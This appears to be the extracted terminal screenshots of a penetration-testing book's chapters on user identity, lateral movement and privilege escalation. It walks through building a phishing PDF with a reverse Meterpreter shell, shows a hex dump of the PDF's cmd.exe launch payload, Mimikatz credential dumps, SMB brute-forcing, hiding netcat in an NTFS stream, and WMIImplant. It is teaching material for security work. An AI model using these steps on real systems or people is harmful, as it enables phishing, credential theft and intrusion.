
- » Kon-Boot ver. 1.0 - ready! h4x0Rin uH?
- » This software is freeware for not commercial usage!
- » Checking SMAP BIOS entries ...
- » BIOS seems to be OK.
- » Booting up! - EOT







Chapter 06: Chasing a User's Identity











```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) >
```

```
msf auxiliary(smb_login) > set pass_file /root/passwords.txt
pass_file => /root/passwords.txt
msf auxiliary(smb_login) > run

[*] 192.168.1.15:445 - SMB - Starting SMB login bruteforce
```

```
Terminal
FileEditViewSearchTerminalHelp
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set>
```

```
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.
```



```
10) Third Party Modules
99) Return back to the main menu.

set> 1

The Spearphishing module allows you to specially craft email messages and send
them to a large (or small) number of people with attached fileformat malicious
payloads. If you want to spoof your email address, be sure "Sendmail" is in-
stalled (apt-get install sendmail) and change the config/set_config SENDMAIL=OF
F
flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do
everything for you (option 1), the second is to create your own FileFormat
payload and use it in your own attack. Either way, good luck and enjoy!

1) Perform a Mass Email Attack
2) Create a FileFormat Payload
3) Create a Social-Engineering Template

99) Return to Main Menu

set:spearphishing>
```

```
1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2) SET Custom Written Document UNC LM SMB Capture Attack
3) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
4) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
5) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
6) Adobe Flash Player "Button" Remote Code Execution
7) Adobe CoolType SING Table "uniqueName" Overflow
8) Adobe Flash Player "newfunction" Invalid Pointer Use
9) Adobe Collab.collectEmailInfo Buffer Overflow
10) Adobe Collab.getIcon Buffer Overflow
11) Adobe JBIG2Decode Memory Corruption Exploit
12) Adobe PDF Embedded EXE Social Engineering
13) Adobe util.printf() Buffer Overflow
14) Custom EXE to VBA (sent via RAR) (RAR required)
15) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
16) Adobe PDF Embedded EXE Social Engineering (NOJS)
17) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
18) Apple QuickTime PICT PnSize Buffer Overflow
19) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
20) Adobe Reader u3D Memory Corruption Vulnerability
21) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>
```

```
[-] Default payload creation selected. SET will generate a normal PDF with embedded EXE.

1. Use your own PDF for attack
2. Use built-in BLANK PDF for attack
```

```
set:payloads>2
1) Windows Reverse TCP Shell          Spawn a command shell on victim and send back to attacker
2) Windows Meterpreter Reverse_TCP    Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse VNC DLL            Spawn a VNC server on victim and send back to attacker
4) Windows Reverse TCP Shell (x64)    Windows X64 Command Shell, Reverse TCP Inline
5) Windows Meterpreter Reverse_TCP (X64) Connect back to the attacker (Windows x64), Meterpreter
6) Windows Shell Bind TCP (X64)       Execute payload and create an accepting port on remote system
7) Windows Meterpreter Reverse HTTPS   Tunnel communication over HTTP using SSL and use Meterpreter

set:payloads>
```

```
set>'IP address' for the payload listener (LHOST): 192.168.1.99
set:payloads> Port to connect back on [443]:443
[-] Generating fileformat exploit...
[*] Waiting for payload generation to complete...
[*] Waiting for payload generation to complete...
[*] Waiting for payload generation to complete...
[*] Waiting for payload generation to complete...
[*] Waiting for payload generation to complete...
[*] Waiting for payload generation to complete...
[*] Waiting for payload generation to complete...
[*] Payload creation complete.
[*] All payloads get sent to the template.pdf directory
[-] As an added bonus, use the file-format creator in SET to create your attachment.

Right now the attachment will be imported with filename of 'template.whatever'

Do you want to rename the file?

example Enter the new filename: moo.pdf

1. Keep the filename, I don't care.
2. Rename the file, I want to be cool.

set:phishing>
```

```
set:phishing>2
set:phishing> New filename:financialreport.pdf
[*] Filename changed, moving on...

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:phishing>
```

```
set:phishing>l
[-] Available templates:
1: New Update
2: Status Report
3: Have you seen this?
4: Computer Issue
5: WOAAAA!!!!!!!!!! This is crazy...
6: Baby Pics
7: Order Confirmation
8: How long has it been?
9: Dan Brown's Angels & Demons
10: Strange internet usage from your computer
```

```
set:phishing> Send email to: [redacted]@hotmail.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>l
set:phishing> Your gmail email address: [redacted]@gmail.com
set:phishing> The FROM NAME user will see: Alex Tavares
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:y
```

```
root@kranos:~# ls -al /root/.set
total 144
drwxr-xr-x  2 root root  4096 Aug 26 12:16 .
drwxr-xr-x 25 root root  4096 Aug 26 10:18 ..
-rw-r--r--  1 root root   224 Aug 26 12:06 email.templates
-rw-r--r--  1 root root 60552 Aug 26 12:04 financialreport.pdf
-rw-r--r--  1 root root    48 Aug 26 12:02 payload.options
-rw-r--r--  1 root root    70 Aug 26 11:48 set.options
-rw-r--r--  1 root root 60552 Aug 26 12:01 template.pdf
-rw-r--r--  1 root root   196 Aug 26 12:01 template.rc
```

Filename: financialreport.pdf | MD5: f5c995153d960c3d12d3b1bdb55ae7e0

Document information

Original filename: financialreport.pdf

Size: 60552 bytes

Submitted: 2017-08-26 17:30:08

md5: f5c995153d960c3d12d3b1bdb55ae7e0

sha1: e84921cc5bb9e6cb7b6ebf35f7cd4aa71e76510a

sha256: 5b84acb8ef19cc6789ac86314e50af826ca95bd56c559576b08e318e93087182

ssdeep: 1536:TLcUj5d+0pU8kEICV7dT3LxSHVapzwEmyomJlr:TQUFdrkENTdT3NCVjV2lr

content/type: PDF document, version 1.3

analysis time: 3.35 s

Analysis: [Suspicious](#) [7] [Beta OpenIOC](#)

[21.0 @ 15110](#): suspicious.pdf embedded PDF file

[21.0 @ 15110](#): suspicious.warning: object contains embedded PDF

[22.0 @ 59472](#): suspicious.warning: object contains JavaScript

[23.0 @ 59576](#): pdf.execute access system32 directory

[23.0 @ 59576](#): pdf.execute exe file

[23.0 @ 59576](#): pdf.exploit access system32 directory

[23.0 @ 59576](#): pdf.exploit execute EXE file

[23.0 @ 59576](#): pdf.exploit execute action command

Parameters Raw Decoded Exploits

pdf.exploit execute action command

```

0: 0d 3c 3c 2f 53 2f 4c 61 75 6e 63 68 2f 54 79 70 .<</S/Launch/Typ
16: 65 2f 41 63 74 69 6f 6e 2f 57 69 6e 3c 3c 2f 46 e/Action/Win<</F
32: 28 63 6d 64 2e 65 78 65 29 2f 44 28 63 3a 5c 5c (cmd.exe)/D(c:\
48: 77 69 6e 64 6f 77 73 5c 5c 73 79 73 74 65 6d 33 windows\system3
64: 32 29 2f 50 28 2f 51 20 2f 43 20 25 48 4f 4d 45 2)/P(/Q /C %HOME
80: 44 52 49 56 45 25 26 63 64 20 25 48 4f 4d 45 50 DRIVE%&cd %HOMEP
96: 41 54 48 25 26 28 69 66 20 65 78 69 73 74 20 22 ATH%&(if exist "
112: 44 65 73 6b 74 6f 70 5c 5c 66 6f 72 6d 2e 70 64 Desktop\\form.pd
128: 66 22 20 28 63 64 20 22 44 65 73 6b 74 6f 70 22 f" (cd "Desktop"
144: 29 29 26 28 69 66 ))&(if
    
```

pdf.exploit execute EXE file

```

0: 0d 3c 3c 2f 53 2f 4c 61 75 6e 63 68 2f 54 79 70 .<</S/Launch/Typ
16: 65 2f 41 63 74 69 6f 6e 2f 57 69 6e 3c 3c 2f 46 e/Action/Win<</F
32: 28 63 6d 64 2e 65 78 65 29 2f 44 28 63 3a 5c 5c (cmd.exe)/D(c:\
48: 77 69 6e 64 6f 77 73 5c 5c 73 79 73 74 65 6d 33 windows\system3
64: 32 29 2f 50 28 2f 51 20 2f 43 20 25 48 4f 4d 45 2)/P(/Q /C %HOME
80: 44 52 49 56 45 25 26 63 64 20 25 48 4f 4d 45 50 DRIVE%&cd %HOMEP
96: 41 54 48 25 26 28 69 66 20 65 78 69 73 74 20 22 ATH%&(if exist "
112: 44 65 73 6b 74 6f 70 5c 5c 66 6f 72 6d 2e 70 64 Desktop\\form.pd
128: 66 22 20 28 63 64 20 22 44 65 73 6b 74 6f 70 22 f" (cd "Desktop"
144: 29 29 26 28 69 66 20 ))&(if.
    
```

pdf.exploit access system32 directory

```

0: 0d 3c 3c 2f 53 2f 4c 61 75 6e 63 68 2f 54 79 70 .<</S/Launch/Typ
16: 65 2f 41 63 74 69 6f 6e 2f 57 69 6e 3c 3c 2f 46 e/Action/Win<</F
32: 28 63 6d 64 2e 65 78 65 29 2f 44 28 63 3a 5c 5c (cmd.exe)/D(c:\
48: 77 69 6e 64 6f 77 73 5c 5c 73 79 73 74 65 6d 33 windows\system3
64: 32 29 2f 50 28 2f 51 20 2f 43 20 25 48 4f 4d 45 2)/P(/O /C %HOME
    
```

```
minikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 219050 (00000000:000357aa)
Session           : Interactive from 1
User Name         : Yuri
Domain           : YDW7
Logon Server      : YDW7
Logon Time        : 8/25/2017 2:46:37 PM
SID               : S-1-5-21-4267265795-1570276581-2727858867-1000

msu :
[00000003] Primary
* Username : Yuri
* Domain   : YDW7
* LM       : 1f5581a5f8a0fc5e1cdd960f3b8a6edc
* NTLM     : 4dbe35c3378750321e3f61945fa8c92a
* SHA1     : eb3057235f29aa955f514b99412c9a3b608339cc
tspkg :
* Username : Yuri
* Domain   : YDW7
* Password : s013t828354474
wdigest :
* Username : Yuri
```

```
minikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 219050 (00000000:000357aa)
Session           : Interactive from 1
User Name         : Yuri
Domain           : YDW7
Logon Server      : YDW7
Logon Time        : 8/25/2017 2:46:37 PM
SID               : S-1-5-21-4267265795-1570276581-2727858867-1000

msu :
[00000003] Primary
* Username : Yuri
* Domain   : YDW7
* LM       : 1f5581a5f8a0fc5e1cdd960f3b8a6edc
* NTLM     : 4dbe35c3378750321e3f61945fa8c92a
* SHA1     : eb3057235f29aa955f514b99412c9a3b608339cc
tspkg :
* Username : Yuri
* Domain   : YDW7
* Password : s013t828354474
wdigest :
* Username : Yuri
```


```
msf exploit(psexec) > exploit
[*] Started reverse TCP handler on 192.168.1.99:4445
[*] 192.168.1.17:445 - Connecting to the server... Merab.docx
[*] 192.168.1.17:445 - Authenticating to 192.168.1.17:445|YDW7 as user 'Yuri'...
```

Chapter 07: Lateral Movement

```
C:\Tools>type c:\tools\nc.exe > c:\tools\calc.exe:svchost.exe
```

```
C:\Tools>streams calc.exe
streams v1.60 - Reveal NTFS alternate streams.
Copyright (C) 2005-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Tools\calc.exe:
:svchost.exe:$DATA 27136
```



```
Administrator: C:\Windows\system32\cmd.exe

C:\sec>psexec \\172.16.0.121 ipconfig

PsExec v1.98 - Execute processes remotely
Copyright (C) 2001-2010 Mark Russinovich
Sysinternals - www.sysinternals.com

Windows IP Configuration

Wireless LAN adapter Wireless Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . :
    IPv4 Address. . . . . : 172.16.0.121
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 172.16.0.1

Ethernet adapter VMware Network Adapter VMnet1:

    Connection-specific DNS Suffix . :
    IPv4 Address. . . . . : 192.168.80.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Ethernet adapter VMware Network Adapter VMnet8:

    Connection-specific DNS Suffix . :
    IPv4 Address. . . . . : 192.168.126.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :
ipconfig exited on 172.16.0.121 with error code 0.
```

```
WMIImplant Main Menu:

Meta Functions:
=====
change_user - Change the user used to connect to remote systems
exit - Exit WMIImplant
gen_cli - Generate the CLI command to execute a command via WMIImplant.
help - Display this help/command menu

File Operations
=====
cat - Attempt to read a file's contents
download - Download a file from a remote machine
ls - File/Directory listing of a specific directory
search - Search for a file on a user-specified drive
upload - Upload a file to a remote machine

Lateral Movement Facilitation
=====
command_exec - Run a command line command and get the output
disable_wdigest - Remove registry value UseLogonCredential
disable_winrm - Disable WinRM on the targeted host
enable_wdigest - Add registry value UseLogonCredential
enable_winrm - Enable WinRM on a targeted host
registry_mod - Modify the registry on the targeted system
remote_posh - Run a PowerShell script on a system and receive output
sched_job - Manipulate scheduled jobs
service_mod - Create, delete, or modify services

Process Operations
=====
process_kill - Kill a specific process
process_start - Start a process on a remote machine
ps - Process listing

System Operations
=====
active_users - List domain users with active processes on a system
basic_info - Gather hostname and other basic system info
drive_list - List local and network drives
ifconfig - IP information for NICs with IP addresses
installed_programs - Receive a list of all programs installed
logoff - Logs users off the specified system
reboot - Reboot a system
power_off - Power off a system
vacant_system - Determine if a user is away from the system.

Log Operations
=====
logon_events - Identify users that have logged into a system
```

Chapter 08: Privilege Escalation

Command Prompt


```
C:\Users\Yuri>wmic qfe get Caption,Description,HotFixID,InstalledOn
Caption                Description             HotFixID  InstalledOn
http://support.microsoft.com/?kbid=4022405 Update                 KB4022405 6/21/2017
http://support.microsoft.com/?kbid=4038806 Security Update       KB4038806 9/13/2017
http://support.microsoft.com/?kbid=4038788 Security Update       KB4038788 9/14/2017
```



Windows PowerShell

```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.
```

```
PS C:\Users\Yuri> get-hotfix
```

Source	Description	HotFixID	InstalledBy	InstalledOn
YDI08DOT1	Update	KB4022405	NT AUTHORITY\SYSTEM	6/21/2017 12:00:00 AM
YDI08DOT1	Security Update	KB4038806	NT AUTHORITY\SYSTEM	9/13/2017 12:00:00 AM
YDI08DOT1	Security Update	KB4038788	NT AUTHORITY\SYSTEM	9/14/2017 12:00:00 AM






Create new Application Fix


Program information
Provide the information for the program you want to fix.

